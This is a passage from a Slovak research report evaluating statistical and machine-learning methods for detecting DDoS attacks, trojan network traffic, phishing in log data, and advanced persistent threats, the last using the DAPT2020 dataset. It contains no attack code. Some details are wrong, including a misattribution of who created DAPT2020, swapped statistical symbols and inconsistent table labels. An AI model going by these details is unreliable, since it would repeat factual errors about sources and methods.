Tab. 3: Vyhodnotenie rozpoznania DDoS útoku pomocou detekčnej funkcie D(t)

Rozpoznanie útoku podľa hraničnej hodnoty bolo účinné hlavne pri štandardných útokoch, pričom vo viacerých prípadoch dva koeficienty prekročili svoje hraničné hodnoty podstatne skôr než všetky tri. Pri neštandardných útokoch ako LR3, P4 a S5 žiadne dva detekčné intervaly, ak vôbec vznikli, nemali spoločný prienik, a preto útok nebol rozpoznaný. Rovnakú metodiku budeme aplikovať aj na rozpoznanie útoku pomocou predikčného tunela. V predchádzajúcej kapitole sme určili, pri zohľadnení doby rozpoznania útoku a počtu falošných hlásení, prvé tri najefektívnejšie štatistické koeficienty: šikmosť K(t), špicatosť Skw(t) a variabilnosť V(t). Keďže sme vybrali koeficienty, ktorým sa pri nástupe DDoS útoku výrazne zväčšia hodnoty, preto sa budeme zaoberať len hornou hranicou predikčného tunela. Dobu prekročenia hornej hranice vyhodnotíme ako detekčný interval a popíšeme ho dvojhodnotovou funkciou Γ[.], pričom napr. pre koeficient špicatosti označíme ΓK(t) = Γ[K(t)>Hr(t)], kde Hr(.) je horná hranica predikčného intervalu pre koeficient K(.).



Obr. 53: S1, priebeh funkcie Γ(t)



Obr. 54: N7, priebeh funkcie Γ(t)

Podobne ako pri predchádzajúcej metóde, pri rozpoznávaní pomocou hraničnej hodnoty, aj teraz zavedieme detekčnú funkciu, ktorá bude kombináciou identifikátorov Γ(t):

$$DP(t) = ΓK(t).ΓSkw(t) + ΓK(t).ΓV(t) + ΓSkw(t).ΓV(t)$$

V tabuľke tab.2 uvádzame vyhodnotenie použitia detekčnej funkcie DP(t).

útok	S1	N2	LR3	S5	N6	N7	N8
$D_P(t)$	1 – 6 - 28	0 - 1 - 1	1 - 1 - 1	1 - 18 - 41	1 - 12 - 12	1 - 39 - 49	0 - 1 - 1

Tab. 4: Vyhodnotenie rozpoznania DDoS útoku pomocou detekčnej funkcie D(t)

Zhodnotenie testov

Na základe doteraz prevedených experimentoch vidíme využitie vybraných štatistických koeficientov má podstatne väčší potenciál pri rýchlom rozpoznaní DDoS útokov (FAD – Fast Attack Detection) než štandardné sledovanie priemernej a špičkovej intenzity. Pri DDoS útoku je silný predpoklad, že sa tieto intenzity výrazne zvýšia. Avšak priemerná intenzita rastie len lineárne v závislosti od veľkosti kĺzavého okna, čo vedie k neskorej detekcii útoku, a rozpoznávanie útoku pomocou nastavenia nejakého tresholdu pre špičkovú rýchlosť môže viesť k častým falošným hláseniam vďaka výskytu píkov v IP toku.

Pri prechode štandardnej IP prevádzky do DDoS útoku sa výrazne zmení nie len priemerná a špičková intenzita, a zmení sa celková pravdepodobnostná štruktúra záplavového toku. Na zachytenie tejto zmeny sme využili prezentované štatistické koeficienty. Tie môžeme rozdeliť na dva typy, koeficienty, ktoré pri nástupu útoku prekročili nejakú detekčnú hodnotu a koeficienty, ktoré na útok reagovali výraznou zmenou svojich hodnôt resp. impulzom. Niektoré koeficienty dokonca patria do obidvoch skupín. Na základe tohto delenia sme vytvorili:

- Metódu použitia detekčných hraníc (MDH)
- Metóda použitia predikčných tunelov (MPT)

Porovnaním tabuliek 3 a 4 vidíme, že MPT rozpoznala každý uvažovaný typ útoku a to podstatne skôr ako MDH, avšak pri väčšine útokov signalizovala jedno falošné hlásenie. Predpokladáme, že tento problém by sa mohol odstrániť viacerými spôsobmi, napríklad pridaním ďalšieho vhodného detekčného koeficientu, ale nejakým typom vyhladenia hodnôt koeficientu pred použitím predikčného tunela, napr. exponenciálnym alebo Holtovým vyhladením.

1.3 Detekcia škodlivého kódu (Malware)

Malvér, skratka pre škodlivý softvér, zahŕňa rôzne typy škodlivého softvéru vrátane vírusov, červov, trójskych koní a ransomvéru. Každý typ má jedinečné vlastnosti a metódy infekcie a poškodenia. Vírusy sa napríklad pripájajú k čistým súborom a nekontrolovateľne sa šíria, čím poškodzujú súborové systémy. Červy sa naopak samy replikujú bez ľudského zásahu a často zneužívajú zraniteľnosti siete. Trójske kone klamú používateľov tým, že sa maskujú ako legitímny softvér, čím získavajú neoprávnený prístup k systémom.

Ransomvér predstavuje obzvlášť hrozivú formu malvéru. Šifruje údaje obete a požaduje výkupné za dešifrovací kľúč. Tento typ malvéru môže spôsobiť značné prevádzkové narušenia a finančné straty. Dopad malvéru sa neobmedzuje len na jednotlivých používateľov; rozširuje sa aj na veľké organizácie a môže viesť k masívnym únikom údajov, finančným stratám a poškodeniu reputácie.

Prevencia a zmierňovanie útokov malvéru zahŕňa kombináciu robustného antivírusového softvéru, vzdelávania používateľov a dodržiavania osvedčených postupov v

oblasti kybernetickej bezpečnosti, ako sú pravidelné aktualizácie softvéru a opatrné sťahovanie súborov alebo aplikácií z internetu. Pochopenie rôznych foriem škodlivého softvéru je kľúčové pre účinné opatrenia v oblasti kybernetickej bezpečnosti, pretože umožňuje jednotlivcom a organizáciám rozpoznať potenciálne hrozby a podľa toho reagovať.

Zo širšieho spektra malvéru sme sa rozhodli zamerať v našich testoch len na typ *„trójsky kôň“*. Testy boli vykonané na voľne dostupnom datasete *Trojan Detection* pre nasledovné metódy, ktoré patria medzi najčastejšie používané AI/ML algoritmy a metódy v tejto oblasti:

- Random Forest (náhodný les)
- AdaBoost
- Naive Bayes
- neurónová sieť typu FNN (Feed-Forward Neural Network)

Dáta v korpuse *Trojan Detection* pochádzajú z Kanadského inštitútu pre kybernetickú bezpečnosť (CIC) a obsahuje záznamy o tokoch v počítačovej sieti. Paketový tok tu označuje sériu paketov pri komunikácii dvoch aplikácii, ktoré majú rovnakú skupinu dát – zdrojovú a cieľovú IP adresu, zdrojový a cieľový port a typ protokolu. Dataset obsahuje záznamy dvoch typov:

- škodlivé – trojan, 90683 vzoriek škodlivých malígnych tokov generovaných trojskými koňmi
- neškodné – benign, 86799 vzoriek neškodnej benígnej sieťovej prevádzky

V datasete je pre každý tok zaznamenaných nasledovných 86 parametrov alebo príznakov:

Flow ID	Source IP	Source Port
Destination IP	Destination Port	Protocol
Timestamp	Flow Duration	Total Fwd Packets
Total Backward Packets	Total Length of Fwd Packets	Total Length of Bwd Packets
Fwd Packet Length Max	Fwd Packet Length Min	Fwd Packet Length Mean
Fwd Packet Length Std	Bwd Packet Length Max	Bwd Packet Length Min
Bwd Packet Length Mean	Bwd Packet Length Std	Flow Bytes/s
Flow Packets/s	Flow IAT Mean	Flow IAT Std
Flow IAT Max	Flow IAT Min	Fwd IAT Total
Fwd IAT Mean	Fwd IAT Std	Fwd IAT Max
Fwd IAT Min	Bwd IAT Total	Bwd IAT Mean
Bwd IAT Std	Bwd IAT Max	Bwd IAT Min
Fwd PSH Flags	Bwd PSH Flags	Fwd URG Flags
Bwd URG Flags	Fwd Header Length	Bwd Header Length
Fwd Packets/s	Bwd Packets/s	Min Packet Length
Max Packet Length	Packet Length Mean	Packet Length Std
Packet Length Variance	FIN Flag Count	SYN Flag Count
RST Flag Count	PSH Flag Count	ACK Flag Count
URG Flag Count	CWE Flag Count	ECE Flag Count
Down/Up Ratio	Average Packet Size	Avg Fwd Segment Size
Avg Bwd Segment Size	Fwd Header Length.1	Fwd Avg Bytes/Bulk
Fwd Avg Packets/Bulk	Fwd Avg Bulk Rate	Bwd Avg Bytes/Bulk
Bwd Avg Packets/Bulk	Bwd Avg Bulk Rate	Subflow Fwd Packets
Subflow Fwd Bytes	Subflow Bwd Packets	Subflow Bwd Bytes
Init_Win_bytes_forward	Init_Win_bytes_backward	act_data_pkt_fwd
min_seg_size_forward	Active Mean	Active Std
Active Max	Active Min	Idle Mean

Idle Std	Idle Max	Idle Min
Class – Trojan/Benign		

Tab. 5: Skupina príznakov v datasete Trojan detection

Príprava a postup pri testovaní

Práca s modelmi pozostávala z nasledujúcich krokov.

1. Predspracovanie dát (data preprocessing)
   - Nahratie datasetu pre detekciu trojanov pomocou knižnice pandas.
   - Čistenie dát (data cleaning): vynechanie nerelevantných a duplicitných záznamov, podľa potreby doplnenie chýbajúcich dát.
   - Kódovanie kategorických dát (label encoding): prevod kategorických dát ako sú identifikátor toku (Flow ID), zdrojová a cieľová IP adresa (Source IP, Destination IP), časová pečiatka (Timestamp) – na numerické hodnoty.
   - Kódovanie návestí tried (Class Label Encoding): Prevod označenia triedy ("Trojan" a "Benign") na binárny tvar (1 resp 0).
   - Výber príznakov (Feature Selection): Použiť vzájomné informácie na výber príznakov, ktoré sú najdôležitejšie pre klasifikáciu
2. Rozdelenie dát na trénovacie a testovacie
   - Rozdelenie dát na trénovaciu a testovaciu množinu (typicky býva 80% trénovacích a 20% testovacích dát). Na rozdelenie sa použila funkcia using train_test_split z knižnice scikit-learn.
3. Výpočty algoritmami strojového učenia (Machine Learning): Náhodný les (Random Forest), AdaBoost (adaptive boosting), Gaussian Naive Bayes a Hlboké učenie s doprednou neurónovou sieťou. Nasleduje popis použitých algoritmov strojového učenia.

Analýza a vyhodnocovanie testov prebiehalo rovnako ako v prípade predchádzajúcich typov kybernetických hrozieb na základe definovaných metrík ako *Precision, Recall, F-1 Score, Accuracy* kvantifikovaných z *konfúznej matice*. Samotné výpočty prebiehali v testovacom prostredí Google Colab.

Výsledky testov

Výsledky testov sú prehľadne zobrazené v tabuľke 6.

Metóda	Accuracy (%)	Precision (%)	Recall (%)	F1-score (%)	Processing time (sec.)
Random Forest classifier (50 estimators)	99.99	0.999967	0.999967	0.999967	9 sek
skúšať rôzne počty stromov: 10	99.99				ďalšie spolu 60 sek.
20	99.9934				
30	99.9967				
40	100.000				
50	99.9934				
60	99.9967				
70	99.9967				
80	99.9967				
90	99.9934				

AdaBoostClassifier (100 estimators)	99.9639				20 sek.
cross-validation to obtain a more robust estimate	99.9626				60 sek.
GaussianNB Classifier					20
gnb.score	91.4984				
cross_val_score	90.1080				
using reciver operating characteristic score	92.1831				
weighted avg		92.1035	91.4985	91.4487	
Deep learning (Feed forward neural network) – 10 epoch	98.3947				55 sek. samotný trénning
weighted avg		98.3953	98.3947	98.3947	

Tab. 6: Výsledky testov pre detekciu malware

Zhodnotenie testov

Na základe vykonaných experimentov možno zhodnotiť, že najvhodnejšie metódy pre detekciu malvéru typu „trojský kôň“ z prevádzky v sieti sú metódy

- Random Forest: úspešnosť 99,99%, čas vyhodnocovania ~9 sek.
- AdaBoost: úspešnosť 99,96%, čas vyhodnocovania ~19 sek.
- neurónová sieť typu FNN: úspešnosť 98,39%, čas vyhodnocovania ~15 sek.

Z nich Random Forest vykonala výpočty dvakrát rýchlejšie. Ďalšia v poradí, neurónová sieť typu FNN, má ešte vysokú úspešnosť (98,39%) ale čas trénovania siete bol dlhší (55 sek.). Najrýchlejšou metódou bola GaussianNB Classifier – avšak dosiahla najhoršie výsledky (91.49%). Za najvhodnejšou metódou na detekciu malvéru typu „trojský kôň“ analyzovaním prevádzky považujeme algoritmus Random Forest.

1.4 Detekcia phishing

Phishing je klamlivá kybernetická taktika, ktorú útočníci používajú na získanie citlivých informácií od nič netušiacich obetí. Táto metóda zvyčajne zahŕňa odosielanie podvodných e-mailov alebo správ, ktoré napodobňujú legitímne zdroje, ako sú banky, vládne agentúry alebo známe spoločnosti. Cieľom je oklamať príjemcov a prinútiť ich prezradiť osobné údaje, ako sú prihlasovacie údaje, čísla kreditných kariet alebo iné citlivé informácie.

Tieto útoky môžu byť vysoko sofistikované a využívajú techniky sociálneho inžinierstva na vytvorenie pocitu naliehavosti alebo strachu, čo núti obete rýchlo reagovať bez spochybňovania pravosti žiadosti. Phishingové správy často obsahujú odkazy na falošné webové stránky, ktoré sa veľmi podobajú legitímnym, kde obete nevedomky zadávajú svoje citlivé informácie.

Príprava a postup pri testovaní

Testovanie prebiehalo na datasete, ktorý pozostával zo súborom s 57 000 logov, ktoré boli získané z prevádzky na FRI UNIZA, pôvodne obsahujúcim približne 160 premenných, z ktorých bolo identifikovaných 41 relevantných pre identifikáciu phishingu. Viaceré z týchto

premenných boli kategorické, a preto bolo nevyhnutné ich predspracovať kombináciou one-hot encodingu a hashing tricku, čím sa dataset rozšíril na 2 009 premenných vhodných pre klastrovanie.

Pred klastrovaním boli všetky premenné štandardizované pomocou StandardScaleru, aby sa odstránili rozdiely v rozsahu hodnôt. Následne bola aplikovaná redukcia dimenzie PCA na 50 komponentov, čo umožnilo efektívnu prácu s algoritmami klastrovania pri zachovaní variability dát.

Tento krok bol nevyhnutný a časovo náročný, pričom má zásadný význam pre prípravu modelu strojového učenia. Logy pochádzajúce z rôznych systémov totiž obsahujú odlišné premenné, a preto bude pri tvorbe finálneho modelu na identifikáciu phishingu veľkou výzvou vyvinúť robustný skript, schopný spracovať aj neočakávané alebo nové premenné.

Zo širšieho spektra metód a algoritmov AI/ML, ktoré sa používajú pre detekciu phishing-u, sme sa rozhodli otestovať nasledovné klastrovacie metódy:

- K-means
- HDBSCAN

Výsledky testov

1.4.1.1 k-means


Pri použití algoritmu K-Means na náš dataset logov sme najprv predpokladali 3 klastre. Výsledné rozdelenie bolo veľmi nerovnomerné:

Cluster 0: 57 695 bodov


Cluster 1: 2 body

Cluster 2: 24 bodov

Výsledky K-Means sú vizualizované na obrázkoch 55 a 56.



Obr. 55: 2-D vizualizácia k-means



Obr. 56: 3-D vizualizácia k-means

Zmena predpokladaného počtu klastrov (napr. na 4 alebo 5) nepriniesla lepšie rozdelenie dát. Niektoré nové klastre obsahovali len 1–2 body, pričom hlavný klaster stále zachytával väčšinu dát. Toto nerovnomerné rozdelenie odráža prirodzenú štruktúru datasetu, kde je väčšina logov bežného typu a iba veľmi malé množstvo logov predstavuje podozrivé alebo phishingové udalosti.

K-Means priradí každý bod do nejakého klastru, bez možnosti označiť body ako body ležiace mimo zhluku alebo klastru (angl. outlier). V dôsledku toho sú extrémne alebo neštandardné hodnoty automaticky zahrnuté do niektorého z klastrov, často do malých alebo marginálnych klastrov. Tento fakt môže znížiť schopnosť K-Means samostatne detegovať netypické alebo podozrivé logy.

Celkovo sa ukazuje, že K-Means je vhodný pre rýchle a deterministické rozdelenie dát do predom stanoveného počtu klastrov, avšak jeho schopnosť zachytiť jemnejšie rozdiely alebo identifikovať odchýlky v logoch je obmedzená. Nerovnomerné rozdelenie v tomto prípade korešponduje s prirodzenou nerovnováhou dát, kde je počet phishingových logov veľmi nízky.

1.4.1.2 HDBSCAN

Algoritmus HDBSCAN bol aplikovaný na dataset logov s parametrami min_cluster_size=3000 a min_samples=20. Tieto nastavenia umožnili identifikovať 6 hlavných klastrov a zároveň vyznačiť odľahlé hodnoty (outliery), ktoré nepripadali do žiadneho klastru.

Výsledné rozdelenie počtu logov v jednotlivých klastroch bolo nasledovné:

Outliery (label = -1): 14 913 bodov

Cluster 0: 13 493 bodov

Cluster 1: 6 702 bodov

Cluster 2: 7 704 bodov

Cluster 3: 7 891 bodov

Cluster 4: 3 363 bodov

Cluster 5: 3 655 bodov

Interpretácia výsledkov

1) Outliery (-1):

- algoritmus označil 14 913 logov ako odľahlé, ktoré nepatrili do žiadneho hustého klastru
- tieto logy pravdepodobne obsahujú netypické alebo potenciálne podozrivé udalosti, čo je výhodou pre detekciu phishingu alebo anomálií


2) Hlavné klastre (0–5):

- klastre sú pomerne rovnomerne zastúpené, pričom najväčšie klastre obsahujú 13 493 a 7 891 bodov a menšie klastre 3 363 a 3 655 bodov
- toto rovnomernejšie rozdelenie v porovnaní s K-Means umožňuje lepšie zachytiť jemnejšie rozdiely medzi logmi a identifikovať štruktúru hustoty v dátach


3) Význam parametrov:

- min_cluster_size=3000 zabezpečilo, že vznikajú len významné klastre, ktoré obsahujú dostatočný počet bodov
- min_samples=20 určil citlivosť na hustotu a prispel k detekcii outlierov

Výsledky HDBSCAN sú vizualizované na obrázkoch 57 a 58.



Obr. 57: 3-D vizualizácia HDBSCAN



Obr. 58: 3-D vizualizácia jednotlivých klastrov pri HDBSCAN

Na obrázku 58 vidíme, že logy priradené do jednotlivých klastrov sú rozložené v rovnobežných rovinách, zatiaľ čo logy označené ako odľahlé hodnoty (outliery) sa nachádzajú mimo týchto hlavných rovín. Tento vizuálny efekt naznačuje, že HDBSCAN dokáže efektívne rozlíšiť typické správanie od netypických alebo podozrivých udalostí, na rozdiel od K-Means, ktorý priraďuje každý bod do nejakého klastra.

V tomto kontexte predstavuje využitie vzdialenosti logu od roviny hlavného klastra ako pravdepodobnostného skóre phishingu nový a inovatívny spôsob interpretácie dát. Tento prístup umožňuje kvantifikovať mieru odchýlky jednotlivých logov a potenciálne identifikovať podozrivé alebo škodlivé udalosti s jemnejšou granularitou než bežné binárne označenie outlierov.

Zároveň je potrebné tento koncept v rámci ďalšieho výskumu overiť, aby sa potvrdila jeho účinnosť pri automatizovanej detekcii anomálií a phishingových útokov, a aby bolo možné vyvinúť robustný systém, ktorý kombinuje vzdialenostné skóre s ďalšími charakteristikami logov (napr. čas, IP adresy, typ udalosti) pre presnejšiu identifikáciu podozrivých aktivít.

Zhodnotenie testov

HDBSCAN sa preukázal ako vhodný nástroj pre analýzu logov s nerovnomernou distribúciou, keďže dokáže:

- identifikovať husté oblasti logov
- označiť odľahlé hodnoty (outliery), ktoré môžu predstavovať phishing alebo iné podozrivé udalosti
- zachovať rovnomernejšie rozdelenie klastrov v porovnaní s K-Means, čo uľahčuje interpretáciu výsledkov a ďalšiu analýzu
- nový a inovatívny prístup: ak je nový log priradený do niektorého klastru, zvyčajne nejde o anomáliu ani potenciálny útok. Ak však log nie je zaradený do žiadneho klastra, jeho miera závažnosti sa môže kvantifikovať pomocou vzdialenosti od najbližšieho klastru, čím vzniká pravdepodobnostné skóre phishingu. Tento prístup umožňuje jemnejšie kvantifikovať riziko podozrivých udalostí a podporuje automatizovanú detekciu anomálií.

Celkovo HDBSCAN poskytuje robustný a flexibilný prístup ku klastrovaniu sieťových logov, najmä pri veľkých a heterogénnych datasetoch, pričom nový koncept pravdepodobnostného skórovania outlierov predstavuje sľubnú oblasť pre ďalší výskum a overenie jeho účinnosti.

K-Means je vhodný, ak je potrebný rýchly a deterministický rozklad, avšak nedeteguje outliery a nerovnomerne rozdeľuje body v nerovnomerne hustých dátach.

HDBSCAN je vhodný pre robustnú analýzu logov, pretože dokáže detegovať husté oblasti aj odľahlé hodnoty, čo je významnou výhodou pri identifikácii phishingu a iných anomálií v sieťových logoch. Na rozdiel od algoritmov, ktoré priraďujú každý bod do klastru, HDBSCAN umožňuje označiť netypické alebo odľahlé logy (outliery), ktoré nespĺňajú kritériá hustoty potrebné pre vznik klastra. Týmto spôsobom algoritmus efektívne filtruje šum a sústredí sa na logy, ktoré reprezentujú opakovateľné a významné vzory správania.

V rámci pilotného testovania sa HDBSCAN preukázal ako vhodnejší na zachytenie jemnejších rozdielov medzi logmi, ktoré by mohli byť indikátormi podozrivých alebo neštandardných udalostí. Algoritmus dokáže rozdeliť dáta do klastrov podľa hustoty bodov, pričom zachováva štruktúru hierarchie a umožňuje identifikovať menšie, ale významné skupiny logov, ktoré by pri použití klasického K-Means mohli byť „stratené“ v masívnych klastroch.

Hlavnou prednosťou HDBSCAN voči K-Means je teda jeho schopnosť:

- automaticky určiť počet klastrov podľa hustoty dát
- robustne identifikovať outliery, ktoré môžu indikovať anomálie alebo phishingové aktivity
- zachovať jemné rozdiely medzi logmi, čo zlepšuje interpretáciu a analytickú hodnotu výsledkov.

Celkovo HDBSCAN poskytuje flexibilný a robustný prístup k analýze logov, ktorý zohľadňuje prirodzenú variabilitu dát a umožňuje efektívnu detekciu podozrivých udalostí bez nutnosti predom stanoveného počtu klastrov.

1.5 Detekcia pokročilých perzistentných hrozieb APT

Pokročilé pretrvávajúce hrozby (APT) predstavujú kategóriu kybernetických útokov, pri ktorých neoprávnený používateľ získa prístup k sieti a zostane dlhší čas nezistený. Tieto útoky sú zvyčajne zamerané na krádež údajov alebo monitorovanie sieťovej aktivity, a nie na spôsobenie okamžitých škôd. APT sú často sponzorované národnými štátmi alebo veľkými zločineckými organizáciami, čo ich robí vysoko sofistikovanými a náročnými na odhalenie a odstránenie. APT zahŕňajú zdĺhavý, nenápadný a zložitý proces infiltrácie. Útočníci používajú rôzne metódy na získanie vstupu, vrátane spear-phishingu, zneužívania zraniteľností alebo používania škodlivého softvéru. Po vniknutí si vytvoria oporné miesto, často vytvárajú zadné vrátka a používajú techniky, aby zostali nezistení. Konečným cieľom APT nie je okamžité narušenie, ale dlhodobá špionáž, krádež údajov alebo získanie strategických výhod.Boj proti APT si vyžaduje mnohostranný prístup vrátane implementácie viacvrstvových bezpečnostných obranných opatrení, neustáleho monitorovania sieťovej aktivity, pravidelných bezpečnostných auditov a školenia zamestnancov na rozpoznanie potenciálnych hrozieb. Včasná detekcia a rýchla reakcia sú nevyhnutné na zmiernenie dopadu APT. Organizácie musia zaujať postoj neustálej ostražitosti a pripravenosti reagovať na tieto pokročilé hrozby.

Testovanie prebehlo použitím voľne dostupného datasetu *DAPT2020* (Dataset for Advanced Persistent Threats (APT) 2020). Dataset DAPT2020 (Dataset for Advanced Persistent Threats (APT) 2020) je súbor dát kybernetickej bezpečnosti špeciálne navrhnutý na výskum v oblasti detekcie a analýzy útokov pokročilých pretrvávajúcich hrozieb (APT). Bol vytvorený a zverejnený v roku 2020 laboratóriom Cyber Threat Intelligence (CTI) na Univerzite Nového Južného Walesu (UNSW) v Canberre v Austrálii. Primárnym cieľom bolo riešiť nedostatok realistických, aktuálnych a vysokokvalitných datasetov, ktoré by zachytili viacstupňovú, nenápadnú a dlhodobú povahu APT útokov. Na rozdiel od súborov dát obsahujúcich jednoduché zneužívania alebo krátkodobé útoky, DAPT2020 sa zameriava na simuláciu celého reťazca kybernetického útoku cyber kill chain, ktorý predstavuje sofistikované APT kampane a poskytuje údaje na vývoj detekčných systémov pre laterálny pohyb (angl. lateral movement), eskaláciu privilégií (privilege escalation), exfiltráciu údajov (data exfiltration) a aktivity velenia a riadenia C2 (command & control).

Korpus bol vygenerovaný v kontrolovanom testovacom prostredí typu „sandbox“, ktoré bolo navrhnuté tak, aby emulovalo skutočnú podnikovú sieť, nie zo živého produkčného systému.

- Topológia siete: Simulovala sa malá podniková sieť s viacerými operačnými systémami (Windows 10, Windows Server, Ubuntu) a so štandardnými službami (Active Directory, webové servery, zdieľané súbory).
- Simulácia útoku: Výskumný tím spustil skutočný malvér a útočné nástroje APT podľa zdokumentovaných taktík, techník a postupov TTP (Tactics, Techniques, and Procedures) známych APT skupín.

- Neškodná prevádzka na pozadí: Na vytvorenie realistickej zmesi dát boli počas niekoľkých dní generované aj bežné aktivity používateľov (prehliadanie webu, e-mail, prenos súborov atď.) pomocou automatizovaných skriptov a dobrovoľníkov.

Dataset bol vytvorený simuláciou správania sa APT útokov v cloudovej sieti počas piatich dní:

- 1.deň: Normálna prevádzka - ping, prehliadanie webu, operácie so súbormi, ...
- 2. deň: Prieskum (reconnaissance) - nmap, sqlmap, skenovanie zraniteľností (vulnerability scanning), ...
- 3. deň: Vybudovanie základne (foothold) - reverzné shelly (reverse shells), zneužívanie SQL (SQL exploitation), obchádzanie autentifikácie (authentication bypass)
- 4. deň: Laterálny pohyb (lateral movement) - skenovanie internej siete, zneužívanie zraniteľností (exploiting vulnerabilities)
